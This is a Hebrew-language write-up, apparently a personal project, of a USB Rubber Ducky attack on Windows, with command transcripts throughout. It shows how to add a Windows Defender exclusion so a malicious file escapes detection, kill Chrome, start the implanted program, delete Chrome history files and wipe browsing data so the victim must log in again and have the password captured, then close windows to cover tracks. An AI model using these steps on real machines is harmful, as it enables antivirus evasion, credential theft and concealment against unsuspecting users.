
Administrator: C:\Windows\system32\cmd.exe - powershell
Microsoft Windows [Version 10.0.18363.720]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> Add-MpPreference -ExclusionPath $env:USERPROFILE\Desktop\system
PS C:\Windows\system32> Remove-MpPreference -ExclusionPath $env:USERPROFILE\Desktop\system
PS C:\Windows\system32>
  
```

4. והנה התוצאות:



וזהו! כך אפשר להוריד קובץ חשוד בלי שהאנטי וירוס של Windows יחשוב שזה חשוד!

למחוק את ההיסטוריה:

כחלק מההכנה של התוכנה לתפיסת השם משתמש והסיסמא, אני צריך למחוק את ההיסטוריה כדי לדעת אם המשתמש עשה login לאתר. אני עושה זאת בזמן ההשתלה של הקוד. יש שני מצבים אפשריים:

- 1) אם המשתמש לא מפעיל את google chrome, אז אפשר פשוט לכתוב פקודה שמוחקת את ההיסטוריה.
- 2) אם המשתמש מפעיל את google chrome, אני צריך לסגור את chrome קודם ורק אז להפעיל את הפקודה, אחרת דף ההיסטוריה לא יימחק.

עכשיו, למה אני צריך לומר זאת בנספחים? לא הייתי צריך, אם הייתי יודע איזה מצב המשתמש נמצא בו בזמן ההתקפה. זאת אומרת שה RUBBER DUCKY לא יכול להבחין או לבדוק בין המצבים ולפעול כמו if... else. ולכן, אני חייב לשלב באותו הסקריפט גם את מצב אחד וגם מצב 2.

ככה עשיתי:

אם chrome לא פתוח:

אפשר לעשות בדיקה אם google chrome פועל על ידי פקודת tasklist /FI "STATUS eq RUNNING" /FI "IMAGENAME eq chrome.exe". אני מזכיר, ה RUBBER DUCKY לא יידע אם זה פתוח או לא, זה רק בcmd. למרות זאת, אפשר לנצל את זה ע"י הכנסת התשובה של זה לתוך משתנה, בעזרת לולאה: tasklist /FI "STATUS eq RUNNING" /FI "IMAGENAME eq chrome.exe" DO (SET condition=%g). אחרי שהכנסתי את התשובה למשתנה הזמני condition אני יכול לבדוק אם chrome פתוח או לא בעזרת פקודה

IF NOT "%condition%" == "INFO: No tasks are running which match the specified criteria." - זה חשוב להמשך. במקרה הזה chrome לא פתוח, אז זה יראה כך:

```
C:\Windows\system32\cmd.exe
C:\Users\Yehonatan> FOR /F "tokens=* USEBACKQ" %g IN (`tasklist /FI "STATUS eq RUNNING" /FI "IMAGENAME eq chrome.exe"`) DO (SET condition=%g)
C:\Users\Yehonatan>(SET condition=INFO: No tasks are running which match the specified criteria. )
C:\Users\Yehonatan>IF NOT "%condition%" == "INFO: No tasks are running which match the specified criteria." (start chrome)
C:\Users\Yehonatan>
```

לאחר מכן, אני עושה כמה פקודות חסרות תועלת למקרה הזה, שמטרתן יופיע בהסבר למקרה ש chrome פתוח:

- 1) אני עושה ENTER
- 2) מחכה שתי שניות
- 3) עושה CONTROL SHIFT DELETE
- 4) מחכה קצת פחות משנייה
- 5) עושה ENTER
- 6) עושה CONTROL w
- 7) לוחץ ENTER בשביל שמסך cmdn יהיה נקי מאותיות

עכשיו שסיימנו את הפקודות האלה, אני מתחיל להיפטר מחלונות שנפתחו כתוצאה מההתקפה. אחרי זה, אני מוחק את chrome במקרה שהוא היה פתוח (למרות שמקרה הזה הוא לא) ומתחיל את התוכנה שהורדתי. הפקודה הבאה תהיה למחוק את ההיסטוריה של chrome בשביל התוכנה. כרגע זה יראה כך:

```
C:\Users\Yehonatan>IF NOT "%condition%" == "INFO: No tasks are running which match the specified criteria." (start chrome)
C:\Users\Yehonatan>
C:\Users\Yehonatan>REM this is not part of the program but this is the only way to show that I pressed CTRL+SHIFT+DELETE
C:\Users\Yehonatan>
C:\Users\Yehonatan>^W
'W' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\Yehonatan>REM I would do the command: TSKILL chrome & start test.lnk
C:\Users\Yehonatan>DEL "%LOCALAPPDATA%\Google\Chrome\User Data\Default\History" & DEL "%LOCALAPPDATA%\Google\Chrome\User Data\Profile 1\History"
The system cannot find the file specified.
C:\Users\Yehonatan>_
```

לאחר מחיקת ההיסטוריה, אני בודק שוב אם chrome פתוח, אך הפעם רק באמצעות המשתמש הזמני, ובמקרה הזה אני פותח עוד חלון cmd:

IF NOT "%condition%" == "INFO: No tasks are running which match the specified criteria." (start chrome & exit) else (start)

לאחר מכן אני עושה פקודה שחשובה למקרה השני (CTRL SHIFT t) ואז אני מתחיל לנקות את המסכים שיצרתי:

- 1) אני חוזר לחלון הראשון
- 2) רושם exit שמטרת הפקודה לסגור את החלון ולוחץ ENTER
- 3) זה מחזיר אותי לחלון הראשון, שאותו אני סוגר באמצעות הקומבינציה ALT SPACE שזה עוד דרך לסגור חלון ב windows.

זה יראה כך

החלון המקורי:

```
C:\Users\Yehonatan>DEL "%LOCALAPPDATA%\Google\Chrome\User Data\Default\History" & DEL "%LOCALAPPDATA%\Google\Chrome\User Data\Profile 1\History"
The system cannot find the file specified.
C:\Users\Yehonatan>IF NOT "%condition%" == "INFO: No tasks are running which match the specified criteria." (start chrome & exit) else (start)
C:\Users\Yehonatan>exit
```

החלון השני:



אם chrome פתוח:

המקרה הזה יותר בעייתי, ל2 סיבות:

- (1) צריך לסגור את כרום בשביל למחוק את ההיסטוריה ואז להחזיר את כל החלונות שסגרתי כדי שלא יהיה חשוד.
- (2) וובטופ יכול להיות פתוח, אז אם אני מחזיר את החלון לקדמותו המשתמש כבר יכול להיות אחרי login, אז אני חייב גם למחוק את browsing data כדי שהמשתמש יצטרך לעשות login פעם נוספת ואז אוכל לתפוס את הסיסמא שלו.

אני עושה ראשית בדירה לראות אם chrome פתוח, ואם הוא כן אז אני פותח חלון חדש של google chrome.

השיטה הזו הסברתי במקרה הראשון, אז זה יראה כך:

```

C:\Windows\system32\cmd.exe
C:\Users\Yehonatan>FOR /F "tokens=* USEBACKQ" %g IN (`tasklist /FI "STATUS eq RUNNING" /FI "IMAGENAME eq chrome.exe") DO (SET condition=%g)

C:\Users\Yehonatan>(SET condition=Image Name          PID Session Name          Session#    Mem Usage )
C:\Users\Yehonatan>(SET condition===== )
C:\Users\Yehonatan>(SET condition=chrome.exe          13140 Console          1          85,472 K )
C:\Users\Yehonatan>(SET condition=chrome.exe          4668 Console          1           6,448 K )
C:\Users\Yehonatan>(SET condition=chrome.exe          4740 Console          1          8,644 K )
C:\Users\Yehonatan>(SET condition=chrome.exe          11888 Console          1        123,896 K )
C:\Users\Yehonatan>IF NOT "%condition%" == "INFO: No tasks are running which match the specified criteria." (start chrome)
  
```


לאחר הפקודה, ייפתח לי חלון חדש של google chrome. הסיבה שפתחתי את החלון החדש היא בשביל שאוכל למחוק את browsing data של המשתמש. בשביל לעשות דבר כזה יש קומבינציה של מקשים:

(1) CTRL SHIFT DELETE – מעביר אותי לדף ששואל אם אני רוצה למחוק את ה browsing data.

(2) לחכות שתי שניות בערך כדי שזה יטען

(3) ללחוץ ENTER כדי לאשר את הפעולה.

(4) ללחוץ CTRL W כדי למחוק את החלון



אחרי שסוגרים את החלון של chrome, נסגור את חלון cmd השני. נותנים פקודה לסגירת chrome, הרצת התוכנה ומחיקת ההיסטוריה. **המסך יראה בערך כך:**

```
C:\Users\Yehonatan>IF NOT "%condition%" == "INFO: No tasks are running which match the specified criteria." (start chrome)

C:\Users\Yehonatan>TSKILL chrome & start test.lnk
The system cannot find the file test.lnk.

C:\Users\Yehonatan>DEL "%LOCALAPPDATA%\Google\Chrome\User Data\Default\History" & DEL "%LOCALAPPDATA%\Google\Chrome\User Data\Profile 1\History"
The system cannot find the file specified.

C:\Users\Yehonatan>REM IF NOT "%condition%" == "INFO: No tasks are running which match the specified criteria." (start chrome & exit) else (start)
```

כתוצאה, המסך פותח חלון chrome חדש. כדי להחזיר את החלונות הקודמים שרצו על chrome, אפשר לעשות CTRL SHIFT t. זה יחזיר את החלונות שהיו פתוחים, אבל בגלל שמחקתי את המידע של הגלישה, החלונות לא יהיו עם החינה. עכשיו שהחזרתי את כל החלונות ומחקתי את ההיסטוריה, אני צריך "לטשטש עקבות". מה שנותר לי למחוק שממה שפתחתי זה חלון של chrome שפתחתי (את חלון ה cmd סגרתי לפני שנפתח חלון chrome). הצעדים שאני עושה כדי לסיים את ההכנה להתקפה הם:

- (1) חוזר לחלון chrome שפתחתי.
 - (2) לכתוב "exit" ולעשות enter (זה בשביל המקרה הראשון למי שזוכר, כדי לסגור חלון של cmd)
 - (3) לעשות ALT SPACE c כדי לסגור את חלון chrome.
- וזהו. מחקנו את דף ההיסטוריה - סיימנו את ההכנות להתקפה! קשה להאמין שכל ההתקפה הזו קוראת ב-25 שניות ובלי שום מאמץ מצד המתקיף!